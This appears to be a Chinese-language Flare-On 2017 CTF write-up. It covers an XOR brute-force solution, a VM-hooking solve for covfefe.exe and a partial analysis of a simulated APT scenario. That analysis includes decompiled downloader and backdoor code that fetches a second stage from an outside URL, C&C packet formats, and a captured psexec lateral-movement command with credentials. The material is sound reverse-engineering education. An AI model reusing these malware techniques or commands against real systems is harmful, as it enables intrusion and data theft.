Starfield';c=Math.cos;for(o=0;o<65;)m+='<p style=position:absolute;top:'+
(50+(z=399/(73-(++o+0++&63)))*c(o*.9))+'%;left:'+(50+z*c(o))+(z>>4?'%>.'': '%;
color:#456>.'');B.innerHTML=m",9)</script>
```

Wolfensteiny:

```
<body onload=E=c.getContext("2d"),setInterval(F="t+=.2,Q=Math.cos;
c.height=300;for(x=h;x--;)for(y=h;y--;E.fillRect(x*4,y*4,b-d?4:D/2,D
/2))for(D=0;'.'<F[D*y/h-D/2|0?1:(d=t+D*Q(T=x/h-.5+Q(t)/8)&7)|(3.5+D*Q(T-
8))<<3]&&D<8;b=d)D+=.1",t=h=75)><canvas id=c>
```

所以解密出来应该是 html+js 之类的代码，可以通过爆破第一层的方法进行爆破。

老方法，先求正则之后的 key2 长度：

```
'''
CalcKey2len.py
'''

import binascii
import base64
import hexdump
with open('in.txt','rb') as fd:
    str=base64.b64decode(fd.read())
    outstr=''
    keyli=' 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ@_.-'
    key_dic={}

def checkok(str):    #约束函数
    for i in str:
```

```

        if ord(i)<0x20 and ord(i)!=0xa and ord(i)!=0xd:
            return False
        return True
for lk in range(10,20):
    for k in range(0,lk):
        for key in keyli:
            tkey=key
            for i in range(0,len(str)/(lk+1)):
                res=chr((ord(tkey)^ord(str[(lk+1)*i+k]))&0xff)
                outstr+=res

            if checkok(outstr):
                if k not in key_dic.keys(): #生成所有可能的情况
                    key_dic[k]=[]
                    key_dic[k].append(key)
            outstr=''
#print len(key_dic)
if len(key_dic)==lk:
    print "keylen=%d"%(lk+1)
key_dic={}

```

结果为 keylen=13。

得出长度后继续用类似的方法去爆破内容：

```

None
00000000: 3C 60 73                                     <`s
None
00000000: 3C 6D 74                                     <mt
None
00000000: 3C 6D 73                                     <ms
None
00000000: 3C 77 74                                     <wt
None
00000000: 3C 77 73                                     <ws
None
00000000: 3C 68 74                                     <ht
None
00000000: 3C 68 73                                     <hs
None

//
00000000: 3C 68 74 6D 6C 3E 0D 0A 3C 74 69 74 6C    <html>..<titl

```

接下来可以得出 flag 正则之后的三部分：

Flag_part1=t_rsaat_4froc

Flag_part2=hx__ayowkleno

Flag_part3=30iwa_o3@a-.m

[Flag=th3_x0r_is_waaaay_too_w34k@flare-on.com](#)

履霜冰至-covfefe.exe



序：

11 - covfefe.exe
1

Only two challenges to go. We have some bad hombres here but you're going to get the keys out.

covfefe.exe

SUBMIT

这一题是虚拟机代码分析的题目，通过 IDA 简单的分析可以知道，

此代码写得非常简练，用一个减法操作和一个条件跳转来模拟左移，右移，乘法之类的运算。同时由于虚拟机代码固定长度为 3 个 DWORD，可以比较方便对虚拟机代码进行解析。

```
char __cdecl vm_loop(int a1, int end, int start)
{
    int vmeip; // [sp+4h] [bp-8h]@1
    char v5; // [sp+8h] [bp-1h]@11

    vmeip = start;
    while ( vmeip + 3 <= end )
    {
        if ( judge_jump(a1, *(_DWORD *) (a1 + 4 * vmeip), *(_DWORD *) (a1 + 4 * vmeip + 4), *(_DWORD *) (a1 + 4 * vmeip + 8)) )// 取出两个地址中的值
            // 相减后判断是否跳转
        {
            if ( *(_DWORD *) (a1 + 4 * vmeip + 8) == -1 )// 虚拟机结束执行
                return 1;
            vmeip = *(_DWORD *) (a1 + 4 * vmeip + 8); // 跳转
        }
        else
        {
            vmeip += 3; // 继续往下执行，可以知道每个虚拟机指令长度为3个DWORD
        }
        if ( *(_DWORD *) (a1 + 16) == 1 )
        {
            printf(Format, *(_DWORD *) (a1 + 8));
            *(_DWORD *) (a1 + 16) = 0;
            *(_DWORD *) (a1 + 8) = 0;
        }
        if ( *(_DWORD *) (a1 + 12) == 1 )
        {
            scanf(aC, &v5);
            *(_DWORD *) (a1 + 4) = v5;
            *(_DWORD *) (a1 + 12) = 0;
        }
    }
    return 1;
}
```

定位关键比较处

为了略去繁琐的虚拟机代码分析，快速定位到关键比较地方，可以通过简单的 hook judge_jump() 函数，来对所有执行过的代码进行分析或者日志输出。同时对 vmeip 向上跳的地方进行重点标记，因为循环一般模拟非常重要的运算。

```
class opcode{
public:
    DWORD vmeip; //虚拟机的 eip
    DWORD op1; //指令的第一个操作数
    DWORD op2; //指令的第二个操作数
    DWORD addr; //虚拟机的第三个操作数
    DWORD op1_val; //op1 指向地址的值
    DWORD op2_val; //op2 指向地址的值
};
vector<opcode> g_opcode;
```

```
map<DWORD, opcode>g_oplist;
void write_log(vector<opcode>&data) {
    ofstream outfile, fout;
    char buf[100];
    outfile.open("opcode.txt");
    for (int i = 0; i < data.size(); i++) {
        if (i > 1) {
            if (data[i].vmeip < data[i - 1].vmeip) {
                sprintf(buf, "%s", "re: "); //可能是循环, 重点标记
            }
            else {
                sprintf(buf, "%s", "go: ");
            }
        }
        sprintf(buf + 4, "%d:%08x %08x %08x %08x=====>[%08x] - [%08x] = [%08x]\n", i,
            data[i].vmeip, data[i].opl, data[i].op2, data[i].addr, data[i].op2_val, data[i].opl_val,
            data[i].op2_val - data[i].opl_val);
        outfile << buf << endl;
    }
    outfile.close();
}
```

通过分析日志文件, 最后一个循环跳出来的地方和最后开始输出的地方一定是存在关键比较的, 通过改变输入的值则可以发现关键对比的地方, 如下图日志所示, 当改变多次输入的时候, 在 `vimeip=0x00000def : [00035e8a] - [0002d7ff] = [0000868b]` 的地方发现只有第一个操作数指向的值 `0x2d7ff` 是改变的, 而第二个操作数指向的值 `0x35e8a` 是不变的, 也就是说它是正确的值。在改变输入的过程中还发现, 当输入一个字符, 对比的 `vmeip` 只执行一次, 输入 2 个字符时候还是一次, 而且要对比的值也改变, 输入 3 个字符时对比地方将会执行 2 次, 输入 4 个字符还是 2 次, 也就是说该程序将两个字符为一组进行运算并求得的值和正确的值对比。当输入非常长的字符串, 对比次数固定在 16, 也就是输入的字符串长度应该是

16*2=32。

```
re: 7736:0000ca1 00000000 00000000 0000ca5=====>[00000000] - [00000000] = [00000000]
go: 7737:0000ca5 0000cc0 0000cc0 00000000=====>[ffffffff] - [ffffffff] = [00000000]
go: 7738:0000ca8 0000d46 00000000 00000000=====>[00000000] - [00000020] = [ffffffe0]
go: 7739:0000cab 00000000 0000cc0 00000000=====>[00000000] - [ffffffe0] = [00000020]
go: 7740:0000cae 00000000 00000000 00000000=====>[ffffffe0] - [ffffffe0] = [00000000]
go: 7741:0000cb1 0000ca4 0000cc0 00000000=====>[00000020] - [00000020] = [00000000]
go: 7742:0000cb4 0000cc0 00000000 0000cba=====>[00000000] - [00000000] = [00000000]
go: 7743:0000cba 00000000 00000000 00000000=====>[00000000] - [00000000] = [00000000] #循环跳出来的地方
go: 7744:0000cbd 00000000 00000000 0000dcb=====>[00000000] - [00000000] = [00000000]
go: 7745:0000dcb 0000e98 0000e98 00000000=====>[0002d780] - [0002d780] = [00000000]
go: 7746:0000dce 0000d43 00000000 00000000=====>[00000000] - [0002d7ff] = [fffd2801]
go: 7747:0000dd1 00000000 0000e98 00000000=====>[00000000] - [fffd2801] = [0002d7ff]
go: 7748:0000dd4 00000000 00000000 00000000=====>[fffd2801] - [fffd2801] = [00000000]
go: 7749:0000dd7 0000de6 0000de6 00000000=====>[00000000] - [00000000] = [00000000]
go: 7750:0000dda 0000eac 00000000 00000000=====>[00000000] - [0000e9c] = [ffff164]
go: 7751:0000ddd 00000000 0000de6 00000000=====>[00000000] - [ffff164] = [0000e9c]
go: 7752:0000de0 00000000 00000000 00000000=====>[ffff164] - [ffff164] = [00000000]
go: 7753:0000de3 0000e99 0000e99 00000000=====>[000007f] - [000007f] = [00000000]
go: 7754:0000de6 0000e9c 00000000 00000000=====>[00000000] - [00035e8a] = [ffca176]
go: 7755:0000de9 00000000 0000e99 00000000=====>[00000000] - [ffca176] = [00035e8a]
go: 7756:0000dec 00000000 00000000 00000000=====>[ffca176] - [ffca176] = [00000000]
go: 7757:0000def 0000e98 0000e99 00000000=====>[00035e8a] - [0002d7ff] = [000868b] #关键比较
go: 7758:0000df2 0000e99 00000000 0000df8=====>[00000000] - [000868b] = [ffff7975]
go: 7759:0000df8 00000000 00000000 00000000=====>[ffff7975] - [ffff7975] = [00000000]
go: 7760:0000dfb 00000000 0000e99 0000e04=====>[000868b] - [00000000] = [000868b]
... ..
go: 7949:0000f31 00000004 00000004 00000000=====>[00000000] - [00000000] = [00000000] #输出
```

获取对比值

因为他是一组组对比的，搜索空间较小，可以通过暴力破解的方式来得出正确的字符串。为了暴力破解，首先得获取所有正确的对比值：

```
bool my_vm_exec(DWORD base, DWORD op1, DWORD op2, DWORD addr) {

    opcode op;
    static int g_cnt=0;
    DWORD eip = 0x12ff6c;
    op.op1 = op1;
    op.op2 = op2;
```

```

op.addr = addr;
op.op1_val = *(DWORD*)(base + op1*4);
op.op2_val = *(DWORD*)(base + op2 * 4);
DWORD _ebp;
_asm{
    mov _ebp, ebp
}
op.vmeip = *(DWORD*)(_ebp+0x1c);
if (op.vmeip == 0xdef){ #执行到关键对比 vmeip 处则输出正确对比值
    printf("0x%08x,", *(DWORD*)(base + op2 * 4));
    return _vm_exec(base, op1, op2, addr);
}

```

```

C:\Users\dell\Desktop\11>C:\Users\dell\Desktop\11\covfefe.exe
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

0x00035e8a,0x0002df13,0x0002f58e,0x0002c89e,0x0003391b,0x0002c88d,0x0002f59b,0x0
0036d9c,0x00036616,0x000340a0,0x0002d79b,0x0002c89e,0x0002df0c,0x00036d8d,0x0002
ee0a,0x000331ff,

```

暴力破解

获取到所有正确的值后，通过 hook vm_loop 函数，来对主函数进行不断循环执行尝试正确的字符组合。每循环一次，通过 hook scanf 喂入尝试的字符组合。同时为了保证虚拟机状态都是最初的状态，每次循环之前通过 memcpy 将虚拟机的空间（数据和代码）重置，相关代码如下：

```

char g_buf[2];
DWORD key_arr[] = { 0x00035e8a, 0x0002df13, 0x0002f58e, 0x0002c89e, 0x0003391b, 0x0002c88d,
0x0002f59b, 0x00036d9c, 0x00036616, 0x000340a0, 0x0002d79b, 0x0002c89e, 0x0002df0c,
0x00036d8d, 0x0002ee0a, 0x000331ff };
//模拟 scanf 的行为
int my_scanf(char*f, char*in){
    static int g_call_scanf = 0;
    if (g_call_scanf == 0){
        *in = g_buf[0];
    }
    if (g_call_scanf == 1){
        *in = g_buf[1];
    }
}

```

```
if (g_call_scanf == 2) {
    *in = 0xa;
}

if ((++g_call_scanf) >= 3) g_call_scanf = 0;
return 1;
}

//不做任何操作
int my_printf(char*f,...){
    return 1;
}

//hook 关键对比地方
bool my_vm_exec(DWORD base, DWORD op1, DWORD op2, DWORD addr) {

    opcode op;
    static int g_cnt=0;
    DWORD eip = 0x12ff6c;
    op.op1 = op1;
    op.op2 = op2;
    op.addr = addr;
    op.op1_val = *(DWORD*)(base + op1*4);
    op.op2_val = *(DWORD*)(base + op2 * 4);
    DWORD _ebp;
    _asm{
        mov _ebp, ebp
    }
    op.vmeip = *(DWORD*)(_ebp+0x1c);
    if (op.vmeip == 0xdef) { //关键对比地方
        for (int k = 0; k < 16; k++) {
            if (op.op1_val == key_arr[k]) { //破解成功则输出
                _printf("%d: ", k + 1);
                _printf("%c", g_buf[0]);
                _printf("%c", g_buf[1]);
                _printf("\n");
            }
        }
    }

    return _vm_exec(base, op1, op2, addr);
}

//在此函数中进行字符组合尝试
int my_vmloop(DWORD base, DWORD end, DWORD start){
    for (int i = 0; i < 0xff; i++) {
        for (int j = 0; j < 0xff; j++) {
            memcpy((void*)0x403000, init_opcode, 0x5000);
```

```
        g_buf[0] = i;
        g_buf[1] = j;
        _vmloop((DWORD)base, end, start);
    }
}

return 1;
}

//hook 主要的函数
extern "C" __declspec(dllexport) void hook() {
    //dump 下虚拟机最初状态，用于保证每次虚拟机运行都是最初状态
    ifstream infile;
    ifstream in("opcode.bin", ios::in | ios::binary | ios::ate);
    int size = in.tellg();
    in.seekg(0, ios::beg);
    init_opcode = new char[size];
    in.read(init_opcode, size);
    in.close();

    DWORD base = (DWORD)GetModuleHandle(NULL);
    base += 0x1000;
    MH_Initialize();
    MH_CreateHook((void*)base, &my_vm_exec, reinterpret_cast<void**>(&_vm_exec));
    MH_EnableHook((void*)base);
    HMODULE scanf_addr = GetModuleHandle("msvcrt.dll");
    base = (DWORD)GetProcAddress(scanf_addr, "scanf");
    MH_CreateHook((void*)base, &my_scanf, reinterpret_cast<void**>(&_scanf));
    MH_EnableHook((void*)base);
    HMODULE printf_addr = GetModuleHandle("msvcrt.dll");
    base = (DWORD)GetProcAddress(printf_addr, "printf");
    MH_CreateHook((void*)base, &my_printf, reinterpret_cast<void**>(&_printf));
    base = 0x00401070;
    MH_CreateHook((void*)base, &my_vmloop, reinterpret_cast<void**>(&_vmloop));
    MH_EnableHook((void*)base);
}
```

运行结果如下：

00000000	31 36 3A 20 0D 0A 6D 0D 0A 34 3A 20 5F 61 0D 0A	16: m 4: _a
00000010	31 32 3A 20 5F 61 0D 0A 36 3A 20 5F 72 0D 0A 31	12: _a 6: _r 1
00000020	31 3A 20 61 64 0D 0A 32 3A 20 62 6C 0D 0A 31 33	1: ad 2: bl 13
00000030	3A 20 62 73 0D 0A 31 35 3A 20 64 75 0D 0A 37 3A	: bs 15: du 7:
00000040	20 65 64 0D 0A 33 3A 20 65 71 0D 0A 31 36 3A 20	ed 3: eq 16:
00000050	6D 00 0D 0A 31 36 3A 20 6D 0D 0A 0D 0A 35 3A 20	m 16: m 5:
00000060	6E 64 0D 0A 31 30 3A 20 6F 5F 0D 0A 31 3A 20 73	nd 10: o_ 1: s
00000070	75 0D 0A 39 3A 20 74 69 0D 0A 38 3A 20 75 63 0D	u 9: ti 8: uc
00000080	0A 31 34 3A 20 75 72 0D 0A	14: ur

```
C:\Users\dell\Desktop\tt>C:\Users\dell\Desktop\tt\coufefe.exe
16:
m
4: _a
12: _a
6: _r
11: ad
2: bl
13: bs
15: du
7: ed
3: eq
16: m
16: m

5: nd
10: o_
1: su
9: ti
8: uc
14: ur
```

通过找出对应位置的字符串进行组合，输入之后得到正确的


Flag: subleg_and_reductio_ad_absurdum@flare-on.com。

亢龙有悔-一次 APT 攻击分析-[missing]



实战没有章法，需要审时度势，综合运用所掌握内容，夺取最终目标。

Layer 0：抛砖引玉（攻击场景介绍）



这里描述了一个 APT 攻击场景，需要通过分析数据包及 PE 文件，还原整个攻击过程，获取最终的 flag；


12 - [missing]
1

Sorry, we don't have a challenge for you. We were hacked and we think we lost it. Its name was "lab10". The attacker left one binary behind and our sophisticated security devices captured network traffic (pcap) that may be related. If you can recover the challenge from this and solve it then you win the Flare-On Challenge. If you can't then you do not win it.

20170801_1300_filtered.pcap

coolprogram.exe

Layer 1：金蝉脱壳（下载程序）



分析 coolprogram.exe 其功能为 downloader 程序，使用 Delphi 语言编译生成的 PE 文件，其代码相当比较简单，从指定网址下载一个加密文件，并解密执行；

```

52 LStrFromPCharLen((int)&v11, &v13, 0x401); // http://maybe.suspicious.to/secondstage
53 network_about_410970(v11, &input_buffer);
54 if ( sub4((int)input_buffer) >= 4 )
55 {
56     v5 = *input_buffer;
57     v6 = sub4((int)input_buffer);
58     decrypt_410C44((int)input_buffer, 4, v6 - 4, v5, &buf);
59     sub_410DE8(v16, buf);
60 }
61 }
    
```

其解密算法相当比较简单，下载文件的头 4 个字节为解密 key，其后的数据为加密文件内容；

下图为解密代码：

```

1 int __fastcall decrypt_410C44(int encodeStr, int const_4, int len, int key, _DWORD *outputBuffer)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5     v_len = len;
6     const_4_var = const_4;
7     pEncodeStr = encodeStr;
8     System::__linkproc__ DynArrayAddRef();
9     v12 = &savedregs;
10    v11 = &loc_410027;
11    v10 = __readfsdword(0);
12    __writefsdword(0, (unsigned int)&v10);
13    System::__linkproc__ DynArraySetLength(v_len);
14    key1 = key;
15    key2 = key;
16    key3 = key;
17    key4 = key;
18    var_len = v_len;
19    index = 0;
20    do
21    {
22        key1 += (key1 >> 3) + 0x22334455;
23        key2 += (key2 >> 5) + 0x11223344;
24        key3 = 0xFFFFFFFF * key3 + 0x44556677;
25        key4 = 0xFFFFFFFF * key4 + 0x33445566;
26        *(_BYTE *)(&outputBuffer + index) = *(_BYTE *)(&pEncodeStr + index + const_4_var) ^ (key1 + key2 + key3 + key4);
27        ++index;
28        --var_len;
29    }
30    while ( var_len );
31    __writefsdword(0, v10);
32    v12 = (int *)&loc_41002E;
33    return System::__linkproc__ DynArrayClear(&EncodeStr, &byte_410020);
34 }

```

根据上面代码编写解密程序获取到 secondstage.exe

Layer 2：无中生有（程序框架）



分析 secondstage.exe，其为后门程序的 main 框架，其它恶意功能均通过下载 plugin 加载执行；

其主要代码包含一个正向连接型后门和一个主动上线的反向连接型后门；（后者在被控主机没有公网 IP 地址，或者通过 NAT 方式上网等情况下使用）

```

1 signed int __stdcall main_function_405220(int a1, int a2, int a3, int a4)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5     var_TimeFlag = 0;
6     memset(&buf, 0, 0x400u);
7     if ( repair_IAT_405060() )
8     {
9         calc_ret_2017_404FF0((unsigned int *)&checkTimeFlag_calc_415278, &var_TimeFlag, 0x40C);
10        if ( var_TimeFlag == 0x20170417 )
11        {
12            if ( CreateMutexW(0, 1, &v9) && GetLastError() != 0x07 )// asdliugasldmgj
13            {
14                while ( 1 )
15                {
16                    if ( buf )
17                    {
18                        memset_405EC0(&v6, 0x050u);
19                        init_handle_401E70((int)&v6, (int)&TimeFlag_41D7A8, (int)&var_TimeFlag);
20                        DNameStatusNode_402E20((int)&v6);
21                        listen_accept_handle_4039A0(&v6); // 后门, 监听本地端口, 正向连接
22                        Cleanup_4020A0((int)&v6);
23                    }
24                    else // default enter
25                    {
26                        memset_405EC0(&buf2, 0x050u);
27                        init_handle_401E70((int)&buf2, (int)&TimeFlag_41D7A8, (int)&var_TimeFlag);
28                        DNameStatusNode_402E20((int)&buf2);
29                        handle_network_request_4038B0(&buf2);// 后门, 主动上线, 反向连接型后门
30                        Cleanup_4020A0((int)&buf2);
31                    }
32                    Sleep_0(10000);
33                }
34            }
35            result = 1;
36        }
37        else
38        {
39            result = 1;
40        }
41    }
42    else
43    {
44        result = 1;
45    }
46    return result;
47 }

```

下图为程序 main 框架的功能类别，以及各个功能对应的功能号；


通过代码分析可以知道 main 框架主要是从网络中获取 plugin，并安装加载到 main 框架中，之后通过框架代码解析 c&c 通信数据包，根据 key 标识调用各个插件执行恶意功能；因此每个插件都有唯一对应的 key 标识（16 bytes），用于识别调用对象；

```

33 switch ( *((_DWORD *) (context_packet + 4)) ) // get context cmd code
34 {
35     case 2:
36         status = sub_404880(v4, context_packet, context_packet_len);
37         break;
38     case 3:
39         status = get_clientinfo_get_system_404380((void *)v4, context_packet, context_packet_len);
40         break;
41     case 4:
42         status = get_CMD_CRPT_COMP_version_404990(v4, context_packet, context_packet_len);
43         break;
44     case 5:
45         status = update_key_CRPT_CMD_COMP_403F60(v4, context_packet, context_packet_len);
46         break;
47     case 6:
48         status = store_data_cat_403D80((void *)v4, context_packet, context_packet_len);
49         break;
50     case 7:
51         status = CreatePluginObj_404630(v4, context_packet, context_packet_len);
52         break;
53     case 8:
54         status = sub_4042A0(v4, context_packet, context_packet_len);
55         break;
56     case 9:
57         status = nothing_doing_404370(context_packet, context_packet_len);
58         break;
59     case 0xA:
60         status = nothing_doing_404370(context_packet, context_packet_len);
61         break;
62     case 0xB:
63         status = sub_4047A0(v4, context_packet, context_packet_len);
64         break;
65     case 0xD:
66         status = sub_4041B0(v4, context_packet, context_packet_len);
67         break;
68     case 0xE:
69         status = welcomepass_4040E0(v4, context_packet, context_packet_len);
70         break;
71     default:
72         v7 = *((_DWORD *) (context_packet + 4));
73         v8 = *((_DWORD *) (context_packet + 8));
74         v6 = 0x20170417;
75         v9 = 0x1000001;
76         (*(void (__cdecl **)(int *, void *, signed int)) (*((DWORD *) (v4 + 8) + 200))(&v11, &program_key_41C418, 16));
77         status = (*(int (__cdecl **)(DWORD, int *, signed int)) (*((DWORD *) (v4 + 8) + 48)))(
78             *((_DWORD *) (v4 + 4)),

```

Layer 3：树上开花（插件分析）



对代码进行分析后确认其使用 c&c 通信的数据包格式为：

```

14 header = magic(0x4) + check_sum(4) + header_len(4) + body_len(4) + body_len(4) + header_key(0x10)(标识解密算法)
15 body = body_len(0x4) + context_len(4) + context_len(4) + body_key(0x10)(标识解压算法)
16 context = magic(0x4)(0x20170417) + cmd_code(0x4) + padding_data(0xc) + context_key(0x10)(标识调用模块)
17 msg = "text"

```

key 用于标识调用的 plugin 模块；

而其提供的 pcap 数据包中包括大量 c&c 通信内容，这里分别提取其网络通信过程中，使用的插件；插件相当比较多，这里就不一一列举插件分析过程；

下图为各个插件对应名称、算法、对应功能：CRPT 解密插件 8 个，

COMP 解压插件 3 个，CMD 功能插件 4 个，上传文件 3 个；


```
=====
f.dll      upload & download file etc
s.dll      execute cmd
m.dll      screen capture
p.dll      proxy

crypt plugin
=====
r.dll      rc4
t.dll      custom offset byte_12010
6.dll      b64-custom
x.dll      xtea-custom
b.dll      blowfish
e.dll      custom xor
d.dll      3des
c.dll      camellia

comp plugin
=====
z.dll      zlib/deflate
a.dll      aplib
l.dll      minilzo


upload file
=====
pse.exe     psexec.exe
srv2.exe    listen (port 16452) backdoor
cf.exe      crypt file
```

Layer 4：顺手牵羊（信息窃取）



通过重放数据包，可以知道，黑客入侵到 192.168.221.91 之后，获取本机信息，并且调用 CMD 插件（m.dll）功能获取了当前主机屏幕截图，由于获取到的数据是没有头的 bmp 数据，这里根据 bmp 的特性只需要知道图片的 width 参数，之后通过调整 height，可以查看到屏幕截图的信息，通过暴力破解 bmp 的 width 可以获取到截屏内容

为:



其中包含一个 zip 文件的压缩密码：
infectedinfectedinfectedinfectedinfected919;

除此之外还收集到本地一些关于 lab10 的信息，查看了 Challenge_10 目录下 TODO.txt 文件;

Layer 5：声东击西（内网渗透）



通过调用 CMD 插件 (s.dll) 功能执行 ping larryjohnson-pc 命令获取该主机的 IP 地址 (192.168.221.105)，之后利用 CMD 插件 (f.dll) 功能下载 pse.exe 和 srv2.exe (psexec.exe) 到 192.168.211.91 主机上，并利用 psexec 在内网中横向移动到了

192.168.221.105 主机上，并运行 srv2.exe，监听本地端口 16452 端口（srv2.exe 和 secondstage 功能相同，一个是正向后门，一个是反向后门程序）；

```
83 c:\work\FlareOn2017\Challenge_10>type TODO.txt
84 Check with Larry about this.
85 c:\work\FlareOn2017\Challenge_10>mkdir c:\staging
86
87 c:\work\FlareOn2017\Challenge_10>cd c:\staging
88
89 c:\staging>
90
91
92 ping larryjohnson-pc
93
94 Pinging larryjohnson-pc [192.168.221.105] with 32 bytes of data:
95 Reply from 192.168.221.105: bytes=32 time<1ms TTL=128
96 Reply from 192.168.221.105: bytes=32 time<1ms TTL=128
97 Reply from 192.168.221.105: bytes=32 time<1ms TTL=128
98 Reply from 192.168.221.105: bytes=32 time<1ms TTL=128
99
100 Ping statistics for 192.168.221.105:
101     Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
102     Approximate round trip times in milli-seconds:
103         Minimum = 0ms, Maximum = 0ms, Average = 0ms
104
---
```

下一步下载了一个网络代理插件(p.dll)，安装到 192.168.221.91 上，通过这台代理服务器连接 192.168.221.105 主机上运行的后门程序；

```
183 c:\staging>
184
185
186 pse.exe \\larryjohnson-pc -i -c -f -d -u larry.johnson -p n3v3rgunnag1veUup -accepteula srv2.exe
187
188 PsExec v2.2 - Execute processes remotely
189 Copyright (C) 2001-2016 Mark Russinovich
190 Sysinternals - www.sysinternals.com
191
192 c:\staging>
193
194 Starting PSEXESVC service on larryjohnson-pc...
195
196 Connecting with PsExec service on larryjohnson-pc...
197
198 Copying srv2.exe to larryjohnson-pc...
199
200 Starting srv2.exe on larryjohnson-pc...
201
202 srv2.exe started on larryjohnson-pc with process ID 3000.
203
204 c:\staging>
205
---
```

Layer 6：暗度陈仓（偷取重要文件）



这里简单理一下思路（针对关键操作进行梳理），

1. 黑客入侵到 192.168.221.91 后，先获取了屏幕截图（内容包含了一个密码）；
2. 查看 `c:\work\FlareOn2017\Challenge_10\TODO.txt`，发现 larry 相关提示（根据前期信息收集结果，可以知道 larry.johnson 主机名）；
3. 通过 `ping` 命令获取到内网 larry.johnson 主机 IP 地址（192.168.221.105）；
4. 使用 `psexec` 在 larry.johnson 的主机上安装后门 `srv2.exe`（监听本地 16452 端口）；
5. 之后通过内网代理连接该后门，通过代理插件上传加密模块到了 larry.johnson 的主机上 `c:\staging\cf.exe`；
6. 利用加密程序（`cf.exe`）对 lab10 的文件进行加密，之后将原始文件删除，并且通过代理传到了黑客手里；

下面是 `cf.exe` 程序代码，使用 AES 算法对数据进行了加密，并将文件的 sha256，路径信息，文件大小，加密使用的 iv 保存到文件头部，并且在文件头部添加 `cryp` 标识加密文件；

```
1 using System;
2 using System.IO;
3 using System.Security.Cryptography;
4 using System.Text;
5 using System.Threading;
6
7 // Token: 0x02000002 RID: 2
